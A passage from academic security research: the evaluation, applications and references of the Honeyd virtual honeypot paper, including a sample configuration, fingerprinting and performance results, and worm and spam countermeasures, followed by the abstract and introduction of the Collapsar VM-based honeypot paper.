route 10.0.0.1 add net 10.2.0.0/16 10.2.0.1 latency 20ms loss 0.1
route 10.1.0.1 link 10.1.0.0/24
route 10.2.0.1 link 10.2.0.0/24

create routerone
set routerone personality "Cisco 7206 running IOS 11.1(24)"
set routerone default tcp action reset
add routerone tcp port 23 "scripts/router-telnet.pl"

create netbsd
set netbsd personality "NetBSD 1.5.2 running on a Commodore Amiga (68040 processor)"
set netbsd default tcp action reset
add netbsd tcp port 22 proxy $ipsrc:22
add netbsd tcp port 80 "scripts/web.sh"

bind 10.0.0.1 routerone
bind 10.1.0.2 netbsd
bind 10.1.0.3 to fxp0

```

Figure 6: An example configuration for Honeyd. The configuration language is a context-free grammar. This example creates a virtual routing topology and defines two templates: a router that can be accessed via telnet and a host that is running a web server. A real system is integrated into the virtual routing topology at IP address 10.1.0.3.

We can split the routing topology using GRE to tunnel networks. This allows us to load balance across several Honeyd installations by delegating parts of the address space to different Honeyd hosts. Using GRE tunnels, it is also possible to delegate networks that belong to separate parts of the address space to a single Honeyd host. For the reverse route, an outgoing tunnel is selected based both on the source and the destination IP address. An example of such a configuration is described in Section 5.

### 3.5 Configuration

A virtual honeypot is configured with a template, a reference for a completely configured computer system. New templates are created with the *create* command.

The *set* and *add* commands change the configuration of a template. The *set* command assigns a personality from the Nmap fingerprint file to a template. The personality determines the behavior of the network stack, as discussed in Section 3.3. The *set* command also defines the default behavior for the supported network protocols. The default behavior is one of the following values: *block*, *reset*, or *open*. Block means that all packets for the specified protocol are dropped by default. Reset indicates that all ports are closed by default. Open means

that they are all open by default. The latter settings make a difference only for UDP and TCP.

We specify the services that are remotely accessible with the *add* command. In addition to the template name, we need to specify the protocol, port and the command to execute for each service. Instead of specifying a service, Honeyd also recognizes the keyword *proxy* that allows us to forward network connections to a different host. The framework expands the following four variables for both the service and the proxy statement: *\$ipsrc*, *\$ipdst*, *\$sport*, and *\$dport*. Variable expansion allows a service to adapt its behavior depending on the particular network connection it is handling. It is also possible to redirect network probes back to the host that is doing the probing.

The *bind* command assigns a template to an IP address. If no template is assigned to an IP address, we use the *default* template. Figure 6 shows an example configuration that specifies a routing topology and two templates. The router template mimics the network stack of a Cisco 7206 router and is accessible only via telnet. The web server template runs two services: a simple web server and a forwarder for SSH connections. In this case, the forwarder redirects SSH connections back to the connection initiator. A real machine is integrated into the virtual routing topology at IP address 10.1.0.3.



```
$ traceroute -n 10.3.0.10
traceroute to 10.3.0.10 (10.3.0.10), 64 hops max
 1  10.0.0.1  0.456 ms  0.193 ms  0.93 ms
 2  10.2.0.1  46.799 ms  45.541 ms  51.401 ms
 3  10.3.0.1  68.293 ms  69.848 ms  69.878 ms
 4  10.3.0.10 79.876 ms  79.798 ms  79.926 ms
```

Figure 7: Using traceroute, we measure a routing path in the virtual routing topology. The measured latencies match the configured ones.

### 3.6 Logging

The Honeyd framework supports several ways of logging network activity. It can create connection logs that report attempted and completed connections for all protocols. More usefully, information can be gathered from the services themselves. Service applications can report data to be logged to Honeyd via *stderr*. The framework uses *syslog* to store the information on the system. In most situations, we expect that Honeyd runs in conjunction with a NIDS.

## 4 Evaluation

This section presents an evaluation of Honeyd's ability to create virtual network topologies and to mimic different network stacks as well as its performance.

### 4.1 Fingerprinting

We start Honeyd with a configuration similar to the one shown in Figure 6 and use traceroute to find the routing path to a virtual host. We notice that the measured latency is double the latency that we configured. This is correct because packets have to traverse each link twice.

Running Nmap 3.00 against IP addresses 10.0.0.1 and 10.1.0.2 results in the correct identification of the configured personalities. Nmap reports that 10.0.0.1 seems to be a Cisco router and that 10.1.0.2 seems to run NetBSD. Xprobe identifies 10.0.0.1 as Cisco router and lists a number of possible operating systems, including NetBSD, for 10.1.0.2.

To fully test if the framework deceives Nmap, we set up a B-class network populated with virtual honeypots for every fingerprint in Nmap's fingerprint




Figure 8: The graphs show the aggregate bandwidth supported by Honeyd for different packet sizes and different destination IP addresses.

file. After removing duplicates, we found 600 distinct fingerprints. The honeypots were configured so that all but one port was closed; the open port ran a web server. We then launched Nmap 3.00 against all configured IP addresses and checked which operating systems Nmap identified. For 555 fingerprints, Nmap uniquely identified the operating system simulated by Honeyd. For 37 fingerprints, Nmap presented a list of possible choices that included the simulated personality. Nmap failed to identify the correct operating system for only eight fingerprints. This might be a problem of Honeyd, or it could be due to a badly formed fingerprint database. For example, the fingerprint for a *SMC Wireless Broadband Router* is almost identical to the fingerprint for a *Linksys Wireless Broadband Router*. When evaluating fingerprints, Nmap always prefers the latter over the former.

Currently available fingerprinting tools are usually stateless because they neither open TCP connections nor explore the behavior of the TCP state machine for states other than LISTEN or CLOSE. There are several areas like congestion control and fast recovery that are likely to be different between operating systems and are not checked by fingerprinting tools. An adversary who measures the differences in TCP behavior for different states across operating system would notice that they do not differ in Honeyd and thus be able to detect virtual honeypots.

Another method to detect virtual honeypots is to analyze their performance in relation to other hosts. Sending network traffic to one virtual honeypot might affect the performance of other virtual






Figure 9: The graph shows the per-packet processing time depending on the number of virtual honeypots. For one thousand randomly chosen destination addresses, the processing time is about 0.022 ms per packet. For 250,000 destination addresses, it increases to about 0.032 ms.

honeypots but would not affect the performance of a real host. In the following section, we present a performance analysis of Honeyd.

## 4.2 Performance

We analyze Honeyd's performance on a 1.1 GHz Pentium III over an idle 100 MBit/s network. To determine the aggregate bandwidth supported by Honeyd, we configure it to route the 10/8 network and measure its response rate to ICMP echo requests sent to IP addresses at different depths within a virtual routing topology. To get a base of comparison, we first send ICMP echo requests to the IP address of the Honeyd host because the operating system responds to these requests directly. We then send ICMP echo requests to virtual IP addresses at different depths of the virtual routing topology.

Figure 8 shows the fraction of returned ICMP echo replies for different request rates. The upper graph shows the results for sending 400 byte ICMP echo request packets. We see that Honeyd starts dropping reply packets at a bandwidth of 30 MBit/s. For packets sent to Honeyd's entry router, we measure a 10% reply packet loss. For packets sent to IP addresses deeper in the routing topology, the loss of reply packets increases to up to 30%. The lower graph shows the results for sending 800 byte ICMP echo request packets. Due to the larger packet size, the rate of packets is reduced by half and we see that for any destination IP address, the packet loss is only up to 10%.

To understand how Honeyd's performance depends on the number of configured honeypots, we use a micro-benchmark that measures how the processing time per packet changes with an increasing

number of configured templates. The benchmark chooses a random destination address from the configured templates and sends a TCP SYN segment to a closed port. We measure how long it takes for Honeyd to process the packet and generate a TCP RST segment. The measurement is repeated 80,000 times. Figure 9 shows that for one thousand templates the processing time is about 0.022 ms per packet which is equivalent to about 45,000 packets per second. For 250,000 templates, the processing time increases to 0.032 ms or about 31,000 packets per second.

To evaluate Honeyd's TCP end-to-end performance, we create a simple internal echo service. When a TCP connection has been established, the service outputs a single line of status information and then echos all the input it receives. We measure how many TCP requests Honeyd can support per second by creating TCP connections from 65536 random source IP addresses in 10.1/16 to 65536 random destination addresses in 10.1/16. To decrease the client load, we developed a tool that creates TCP connections without requiring state on the client. A request is successful when the client sees its own data packet echoed by the echo service running under Honeyd. A successful transaction between a random client address  $C_r$  and a random virtual honeypot  $H_r$  requires the following exchange:

1.  $C_r \rightarrow H_r$ : TCP SYN segment
2.  $H_r \rightarrow C_r$ : TCP SYN|ACK segment
3.  $C_r \rightarrow H_r$ : TCP ACK segment
4.  $H_r \rightarrow C_r$ : banner payload
5.  $C_r \rightarrow H_r$ : data payload
6.  $C_r \rightarrow H_r$ : TCP ACK segment (banner)
7.  $H_r \rightarrow C_r$ : TCP ACK segment (data)
8.  $H_r \rightarrow C_r$ : echoed data payload
9.  $C_r \rightarrow H_r$ : TCP RST segment

The client does not close the TCP connection via a *FIN* segment as this would require state. Depending on the load of the Honeyd machine, it is possible that the banner and echoed data payload may arrive in the same segment.

Figure 10 shows the results from our TCP performance measurement. We repeated our measurements at least five times and show the average result including standard deviation. The upper graph




Figure 10: The two graphs show the number of TCP transactions per second that Honeyd can support for different configurations. The upper graph shows the performance when using the default template for all honeypots and when using an individual template for each honeypot. Performance decreases slightly when each of the 65K honeypots is configured individually. The lower graph shows the performance for contacting honeypots at different levels of the routing topology. Performance decreases for honeypots with higher latency.

shows the performance when using the default template for all honeypots compared to the performance when using an individual template for each honeypot. Performance decreases slightly when each of the 65K honeypots is configured individually. In both cases, Honeyd is able to sustain over two thousand TCP transactions per second. The lower graph shows the performance for contacting honeypots at different levels of the routing topology. The performance decreases most noticeably for honeypots that are three hops away from the sender. We do not have a convincing explanation for the drop in performance around six hundred requests per second.

Our measurements show that a 1.1 GHz Pentium III can simulate thousands of virtual honeypots. However, the performance depends on the complexity and number of simulated services available for each honeypot. The setup for studying spammers described in Section 5.3 simulates two C-class networks on a 666 MHz Pentium III.

## 5 Applications

In this section, we describe how the Honeyd framework can be used in different areas of system

security.

### 5.1 Network Decoys

The traditional role of a honeypot is that of a network decoy. Our framework can be used to instrument the unallocated addresses of a production network with virtual honeypots. Adversaries that scan the production network can potentially be confused and deterred by the virtual honeypots. In conjunction with a NIDS, the resulting network traffic may help in getting early warning of attacks.

### 5.2 Detecting and Countering Worms

Honeypots are ideally suited to intercept traffic from adversaries that randomly scan the network. This is especially true for Internet worms that use some form of random scanning for new targets [25], e.g. Blaster [5], Code Red [15], Nimda [4], Slammer [16], etc. In this section, we show how a virtual honeypot deployment can be used to detect new worms and how to launch active countermeasures against infected machines once a worm has been identified.

To intercept probes from worms, we instrument virtual honeypots on unallocated network addresses. The probability of receiving a probe depends on the number of infected machines  $i$ , the worm propagation chance and the number of deployed honeypots  $h$ . The worm propagation chance depends on the worm propagation algorithm, the number of vulnerable hosts and the size of the address space. In general, the larger our honeypot deployment the earlier one of the honeypots receives a worm probe.

To detect new worms, we can use the Honeyd framework in two different ways. We may deploy a large number of virtual honeypots as gateways in front of a smaller number of high-interaction honeypots. Honeyd instruments the virtual honeypots. It forwards only TCP connections that have been established and only UDP packets that carry a payload that fail to match a known fingerprint. In such a setting, Honeyd shields the high-interaction honeypots from uninteresting scanning or backscatter activity. A high-interaction honeypot like ReVirt [7] is used to detect compromises or unusual network activity. Using the automated NIDS signature generation proposed by Kreibich *et al.* [14], we can then block the detected worm or exploit at the network border. The effectiveness of this approach has been analyzed by Moore *et al.* [17]. To improve it, we can




Figure 11: The graphs show the simulated worm propagation when immunizing infected hosts that connect to a virtual honeypot. The left graph shows the propagation if the virtual honeypots are activated one hour after the worm starts spreading. The right graph shows the propagation if the honeypots are activated after twenty minutes. The first row in each graph shows the result when no honeypots have been deployed, the second row shows the results for four thousand honeypots, the third for sixty five thousand honeypots and the fourth for 262,000 honeypots.

configure Honeyd to replay packets to several high-interaction honeypots that run different operating systems and software versions.

On the other hand, we can use Honeyd's subsystem support to expose regular UNIX applications like OpenSSH to worms. This solution is limiting as we are restricted to detecting worms only for the operating system that is running the framework and most worms target Microsoft Windows, not UNIX.

Moore *et al.* show that containing worms is not practical on an Internet scale unless a large fraction of the Internet cooperates in the containment effort [17]. However, with the Honeyd framework, it is possible to actively counter worm propagation by immunizing infected hosts that contact our virtual honeypots. Analogous to Moore *et al.* [17], we can model the effect of immunization on worm propagation by using the classic SIR epidemic model [13]. The model states that the number of newly infected hosts increases linearly with the product of infected hosts, fraction of susceptible hosts and contact rate. The immunization is represented by a decrease in new infections that is linear in the number of infected hosts:

$$\begin{aligned}\frac{ds}{dt} &= -\beta i(t)s(t) \\ \frac{di}{dt} &= \beta i(t)s(t) - \gamma i(t) \\ \frac{dr}{dt} &= \gamma i(t),\end{aligned}$$

where at time  $t$ ,  $i(t)$  is the fraction of infected hosts,  $s(t)$  the fraction of susceptible hosts and  $r(t)$  the fraction of immunized hosts. The propagation speed of the worm is characterized by the contact rate  $\beta$  and the immunization rate is represented by  $\gamma$ .

We simulate worm propagation based on the parameters for a Code-Red like worm [15, 17]. We use 360,000 susceptible machines in a  $2^{32}$  address space and set the initial worm seed to 150 infected machines. Each worm launches 50 probes per second and we assume that the immunization of an infected machine takes one second after it has contacted a honeypot. The simulation measures the effectiveness of using active immunization by virtual honeypots. The honeypots start working after a time delay. The time delay represents the time that is required to detect the worm and install the immunization code. We expect that immunization code can be prepared before a vulnerability is actively exploited. Figure 11 shows the worm propagation resulting from a varying number of instrumented honeypots. The graph on the left shows the results if the honeypots are brought online an hour after the worm started spreading. The graph on the right shows the results if the honeypots can be activated within twenty minutes. If we wait for an hour, all vulnerable machines on the Internet will be infected. Our chances are better if we start the honeypots after twenty minutes. In that case, a deployment of about 262,000 honeypots is capable of stopping the worm from spreading to all susceptible

hosts. Ideally, we detect new worms automatically and immunize infected machines when a new worm has been detected.

Alternatively, it would be possible to scan the Internet for vulnerable systems and remotely patch them. For ethical reasons, this is probably unfeasible. However, if we can reliably detect an infected machine with our virtual honeypot framework, then active immunization might be an appropriate response. For the Blaster worm, this idea has been realized by Oudot *et al.* [18].

### 5.3 Spam Prevention

The Honeyd framework can be used to understand how spammers operate and to automate the identification of new spam which can then be submitted to collaborative spam filters.

In general, spammers abuse two Internet services: proxy servers [10] and open mail relays. Open proxies are often used to connect to other proxies or to submit spam email to open mail relays. Spammers can use open proxies to anonymize their identity to prevent tracking the spam back to its origin. An open mail relay accepts email from any sender address to any recipient address. By sending spam email to open mail relays, a spammer causes the mail relay to deliver the spam in his stead.

To understand how spammers operate we use the Honeyd framework to instrument networks with open proxy servers and open mail relays. We make use of Honeyd's GRE tunneling capabilities and tunnel several C-class networks to a central Honeyd host.

We populate our network space with randomly chosen IP addresses and a random selection of services. Some virtual hosts may run an open proxy and others may just run an open mail relay or a combination of both.

When a spammer attempts to send spam email via an open proxy or an open mail relay, the email is automatically redirected to a spam trap. The spam trap then submits the collected spam to a collaborative spam filter.

At this writing, Honeyd has received and processed more than six million spam emails from over 1,500 different IP addresses. A detailed evaluation is the subject of future work.




Figure 12: Using the Honeyd framework, it is possible to instrument networks to automatically capture spam and submit it to collaborative filtering systems.

## 6 Related Work

Cohen's *Deception Toolkit* provides a framework to write services that seem to contain remotely exploitable vulnerabilities [6]. Honeyd operates one level above that by providing a framework to create virtual honeypots that can run any number of services. The Deception Toolkit could be one of the services running on a virtual honeypot.

There are several areas of research in TCP/IP stack fingerprinting, among them: effective methods to classify the remote operating system either by active probing or by passive analysis of network traffic, and defeating TCP/IP stack fingerprinting by normalizing network traffic.

Fyodor's Nmap uses TCP and UDP probes to determine the operating system of a host [9]. Nmap collects the responses of a network stack to different queries and matches them to a signature database to determine the operating systems of the queried host. Nmap's fingerprint database is extensive and we use it as the reference for operating system personalities in Honeyd.

Instead of actively probing a remote host to determine its operating systems, it is possible to identify the remote operating system by passively analyzing its network packets. *P0f* [29] is one such tool. The TCP/IP flags inspected by P0f are similar to the data collected in Nmap's fingerprint database.

On the other hand, Smart *et al.* show how to defeat fingerprinting tools by scrubbing network packets so that artifacts identifying the remote operating system are removed [22]. This approach is similar to Honeyd's personality engine as both systems



change network packets to influence fingerprinting tools. In contrast to the fingerprint scrubber that removes identifiable information, Honeyd changes network packets to contain artifacts of the configured operating system.

High-interaction virtual honeypots can be constructed using User Mode Linux (UML) or VMware [27]. One example is ReVirt which can reconstruct the state of the virtual machine for any point in time [7]. This is helpful for forensic analysis after the virtual machine has been compromised. Although high-interaction virtual honeypots can be fully compromised, it is not easy to instrument thousands of high-interaction virtual machines due to their overhead. However, the Honeyd framework allows us to instrument unallocated network space with thousands of virtual honeypots. Furthermore, we may use a combination of Honeyd and virtual machines to get the benefit of both approaches. In this case, Honeyd provides network facades and selectively proxies connections to services to backends provided by high-interaction virtual machines.

## 7 Conclusion

Honeyd is a framework for creating virtual honeypots. Honeyd mimics the network stack behavior of operating systems to deceive fingerprinting tools like Nmap and Xprobe.

We gave an overview of Honeyd's design and architecture and showed how Honeyd's personality engine can modify packets to match the fingerprints of other operating systems and how it is possible to create arbitrary virtual routing topologies.

Our performance measurements showed that a single 1.1 GHz Pentium III can simulate thousands of virtual honeypots with an aggregate bandwidths of over 30 MBit/s and that it can sustain over two thousand TCP transactions per second. Our experimental evaluation showed that Honeyd is effective in creating virtual routing topologies and successfully fools fingerprinting tools.

We showed how the Honeyd framework can be deployed to help in different areas of system security, *e.g.*, worm detection, worm countermeasures, or spam prevention.

Honeyd is freely available as source code and can be downloaded from <http://www.citi.umich.edu/u/provos/honeyd/>.

## 8 Acknowledgments

I thank Marius Eriksen, Peter Honeyman, Patrick McDaniel and Bennet Yee for careful reviews and suggestions. Jamie Van Randwyk, Dug Song and Eric Thomas also provided helpful suggestions and contributions.

## References

- [1] Ofir Arkin and Fyodor Yarochkin. Xprobe v2.0: A "Fuzzy" Approach to Remote Active Operating System Fingerprinting. [www.xprobe2.org](http://www.xprobe2.org), August 2002.
- [2] Steven M. Bellovin. Security problems in the TCP/IP protocol suite. *Computer Communications Review*, 19:2:32–48, 1989.
- [3] Smoot Carl-Mitchell and John S. Quarterman. Using ARP to Implement Transparent Subnet Gateways. RFC 1027, October 1987.
- [4] CERT. Cert advisory ca-2001-26 nimda worm. [www.cert.org/advisories/CA-2001-26.html](http://www.cert.org/advisories/CA-2001-26.html), September 2001.
- [5] CERT. Cert advisory ca-2003-20 w32/blaster worm. [www.cert.org/advisories/CA-2003-20.html](http://www.cert.org/advisories/CA-2003-20.html), August 2003.
- [6] Fred Cohen. The Deception Toolkit. <http://all.net/dtk.html>, March 1998. Viewed on May 12th, 2004.
- [7] George W. Dunlap, Samuel T. King, Sukru Cinar, Murtaza Basrai, and Peter M. Chen. ReVirt: Enabling Intrusion Analysis through Virtual-Machine Logging and Replay. In *Proceedings of the 2002 Symposium on Operating Systems Design and Implementation*, December 2002.
- [8] Kevin Fall. Network Emulation in the VINT/NS Simulator. In *Proceedings of the fourth IEEE Symposium on Computers and Communications*, July 1999.
- [9] Fyodor. Remote OS Detection via TCP/IP Stack Fingerprinting. [www.nmap.org/nmap/nmap-fingerprinting-article.html](http://www.nmap.org/nmap/nmap-fingerprinting-article.html), October 1998.
- [10] S. Glassman. A Caching Relay for the World Wide Web. In *Proceedings of the First International World Wide Web Conference*, pages 69–76, May 1994.
- [11] S. Hanks, T. Li, D. Farinacci, and P. Traina. Generic Routing Encapsulation (GRE). RFC 1701, October 1994.
- [12] S. Hanks, T. Li, D. Farinacci, and P. Traina. Generic Routing Encapsulation over IPv4 networks. RFC 1702, October 1994.



- [13] Herbert W. Hethcote. The Mathematics of Infectious Diseases. *SIAM Review*, 42(4):599–653, 2000.
- [14] C. Kreibich and J. Crowcroft. Automated NIDS Signature Generation using Honeypots. Poster paper, ACM SIGCOMM 2003, August 2003.
- [15] D. Moore, C. Shannon, and J. Brown. Code-Red: A Case Study on The Spread and Victims of an Internet Worm. In *Proceedings of the 2nd ACM Internet Measurement Workshop*, pages 273–284. ACM Press, November 2002.
- [16] David Moore, Vern Paxson, Stefan Savage, Colleen Shannon, Stuart Staniford, and Nicholas Weaver. Inside the Slammer Worm. *IEEE Security and Privacy*, 1(4):33–39, July 2003.
- [17] David Moore, Colleen Shannon, Geoffrey Voelker, and Stefan Savage. Internet Quarantine: Requirements for Containing Self-Propagating Code. In *Proceedings of the 2003 IEEE Infocom Conference*, April 2003.
- [18] Laurent Oudot. Fighting worms with honeypots: honeyd vs msblast.exe. [lists.insecure.org/lists/honeypots/2003/Jul-Sep/0071.html](http://lists.insecure.org/lists/honeypots/2003/Jul-Sep/0071.html), August 2003. Honeypots mailinglist.
- [19] Vern Paxson. Bro: A System for Detecting Network Intruders in Real-Time. In *Proceedings of the 7th USENIX Security Symposium*, January 1998.
- [20] Jon Postel. Transmission Control Protocol. RFC 793, September 1981.
- [21] Thomas Ptacek and Timothy Newsham. Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection. Secure Networks Whitepaper, August 1998.
- [22] Matthew Smart, G. Robert Malan, and Farnam Jahanian. Defeating TCP/IP Stack Fingerprinting. In *Proceedings of the 9th USENIX Security Symposium*, August 2000.
- [23] Dug Song, Robert Malan, and Robert Stone. A Snapshot of Global Worm Activity. Technical report, Arbor Networks, November 2001.
- [24] Lance Spitzner. *Honeypots: Tracking Hackers*. Addison Wesley Professional, September 2002.
- [25] Stuart Staniford, Vern Paxson, and Nicholas Weaver. How to Own the Internet in your Spare Time. In *Proceedings of the 11th USENIX Security Symposium*, August 2002.
- [26] W. R. Stevens. *TCP/IP Illustrated*, volume 1. Addison-Wesley, 1994.
- [27] Jeremy Sugerman, Ganesh Venkitachalam, , and Beng-Hong Lim. Virtualizing I/O Devices on VMware Workstation's Hosted Virtual Machine Monitor. In *Proceedings of the Annual USENIX Technical Conference*, pages 25–30, June 2001.
- [28] David Wagner and Paolo Soto. Mimicry Attacks on Host-Based Intrusion Detection Systems. In *Proceedings of the 9th ACM Conference on Computer and Communications Security*, November 2002.
- [29] Michal Zalewski and William Stearns. Passive OS Fingerprinting Tool. [www.stearns.org/p0f/README](http://www.stearns.org/p0f/README). Viewed on January 12th, 2003.

# Collapsar: A VM-Based Architecture for Network Attack Detention Center

Xuxian Jiang, Dongyan Xu

*Center for Education and Research in Information Assurance  
and Security (CERIAS) and Department of Computer Sciences  
Purdue University*

*West Lafayette, IN 47907, USA*  
{jiangx, dxu}@cs.purdue.edu

## Abstract

The honeypot has emerged as an effective tool to provide insights into new attacks and current exploitation trends. Though effective, a single honeypot or multiple independently operated honeypots only provide a limited local view of network attacks. Deploying and managing a large number of coordinating honeypots in different network domains will not only provide a broader and more diverse view, but also create potentials in global network status inference, early network anomaly detection, and attack correlation in large scale. However, coordinated honeypot deployment and operation require close and consistent collaboration across participating network domains, in order to mitigate potential security risks associated with each honeypot and the non-uniform level of security expertise in different network domains. It is challenging, yet desirable, to provide the two conflicting features of decentralized presence and uniform management in honeypot deployment and operation.

To address these challenges, this paper presents Collapsar, a virtual-machine-based architecture for network attack detention. A Collapsar center hosts and manages a large number of high-interaction virtual honeypots in a local dedicated network. These honeypots appear, to potential intruders, as typical systems in their respective production networks. Decentralized logical presence of honeypots provides a wide diverse view of network attacks, while the centralized operation enables dedicated administration and convenient event correlation, eliminating the need for honeypot experts in each production network domain. We present the design, implementation, and evaluation of a Collapsar testbed. Our experiments with several real-world attack incidences demonstrate the effectiveness and practicality of Collapsar.

## 1 Introduction

Recent years have witnessed a phenomenal increase in network attack incidents [16]. This has motivated research efforts to develop systems and testbeds for capturing, monitoring, analyzing, and, ultimately, preventing network attacks. Among the most notable approaches, the honeypot [9] has emerged as an effective tool for observing and understanding intruder's toolkits, tactics, and motivations. A honeypot's nature is to suspect every packet transmitted to/from it, giving it the ability to collect highly concentrated and less noisy datasets for network attack analysis.

However, honeypots are not panacea and suffer from a number of limitations. In this paper, we will focus on the following limitations of independently operated honeypots:

- A single honeypot or multiple independently operated honeypots only provide a limited local view of network attacks. There is a lack of coordination among honeypots running in different networks, causing them to miss the opportunity to form a wide diverse view for global network attack monitoring, correlation, and trend prediction.
- Honeypot deployment has inherent security risks and requires non-trivial efforts in monitoring and interpreting honeypot status. Strong security expertise is needed for safe and effective honeypot operations. However, such expertise is not likely to be available everywhere. Lack of judicious and consistent governance of honeypots calls for a centralized honeypot management scheme backed by special expertise and strict regulations.

It is challenging, yet desirable, to accommodate two conflicting features in honeypot deployment and operation: decentralized presence and centralized management. To address these challenges, this paper presents

Collapsar, a virtual machine (VM) based architecture for a network attack detention center. A Collapsar center hosts and manages a large number of honeypots in a local dedicated physical network. However, to the intruders, these honeypots appear to be in different network domains. These two seemingly conflicting features are achieved by Collapsar. On one hand, honeypots are logically present in different physical production networks, providing a more distributed diverse view of network attacks. On the other hand, the centralized physical location gives security experts the ability to locally manage honeypots and collect, analyze, and correlate attack data pertaining to multiple production networks.

There are two types of components in Collapsar: functional components and assurance modules. Functional components are integral parts of Collapsar, responsible for creating decentralized logical presence of honeypots. Through the functional components, suspicious traffic will be transparently redirected from different production networks to the Collapsar center (namely the physical detention center) where honeypots accept traffic and behave, to the intruders, like authentic hosts. Assurance modules are pluggable and are responsible for mitigating the risks associated with honeypots and collecting tamper-proof log information for attack analysis.

In summary, Collapsar has the following advantages over conventional honeypot systems: (1) distributed virtual presence, (2) centralized management, and (3) convenient attack correlation and data mining. The rest of this paper is organized as follows: Section 2 presents background information about conventional honeypots and describes the Collapsar vision and challenges. The architecture of Collapsar is presented in Section 3, while the implementation details of Collapsar are described in Section 4. Section 5 evaluates Collapsar's performance. Section 6 presents several real-world attack incidents captured by our Collapsar prototype. Related work is presented in Section 7. Finally, we conclude this paper in Section 8.

## 2 Honeypots and Collapsar

According to Lance Spitzner's definition [37], a honeypot is a "security resource whose value lies in being probed, attacked, or compromised." The resource can be actual computer systems, scripts running emulated services [36], or honeytokens [40]. This paper focuses on honeypots in the form of actual computer systems.

Honeypots can be classified based on level of interaction with intruders. The typical classifications are: *high-interaction* honeypots, *medium-interaction* honeypots, and *low-interaction* honeypots. High-interaction honeypots allow intruders to access a full-fledged operating system with few restrictions, although, for se-

curity reason, the surrounding environment may be restricted to confine any hazardous impact of honeypots. This is highly valuable because new attack tools and vulnerabilities in real operating systems and applications can be brought to light [13]. However, such a value comes with high risk and increased operator responsibility. Medium-interaction honeypots involve less risk but more restrictions than high-interaction honeypots. One example of medium-interaction is the use of *jail* or *chroot* in a UNIX environment. Still, medium-interaction honeypots provide more functionalities than low-interaction honeypots, which are, on the contrary, easier to install, configure, and maintain. Low-interaction honeypots can emulate a variety of services that the intruders can (only) interact with.

Another classification criteria differentiates between *physical* honeypots and *virtual* honeypots. A physical honeypot is a real machine in a network, while a virtual honeypot is a virtual machine hosted in a physical machine. For example, *honeyd* [36] is an elegant and effective low-interaction virtual honeypot framework. In recent years, advances in virtual machine enabling platforms have allowed for development and deployment of virtual honeypots. Virtual machine platforms such as VMware [11] and User-Mode Linux (UML) [24] enable high-fidelity emulation of physical machines, and have been increasingly adopted to host virtual honeypots [9].

### 2.1 Collapsar: Vision and Challenges

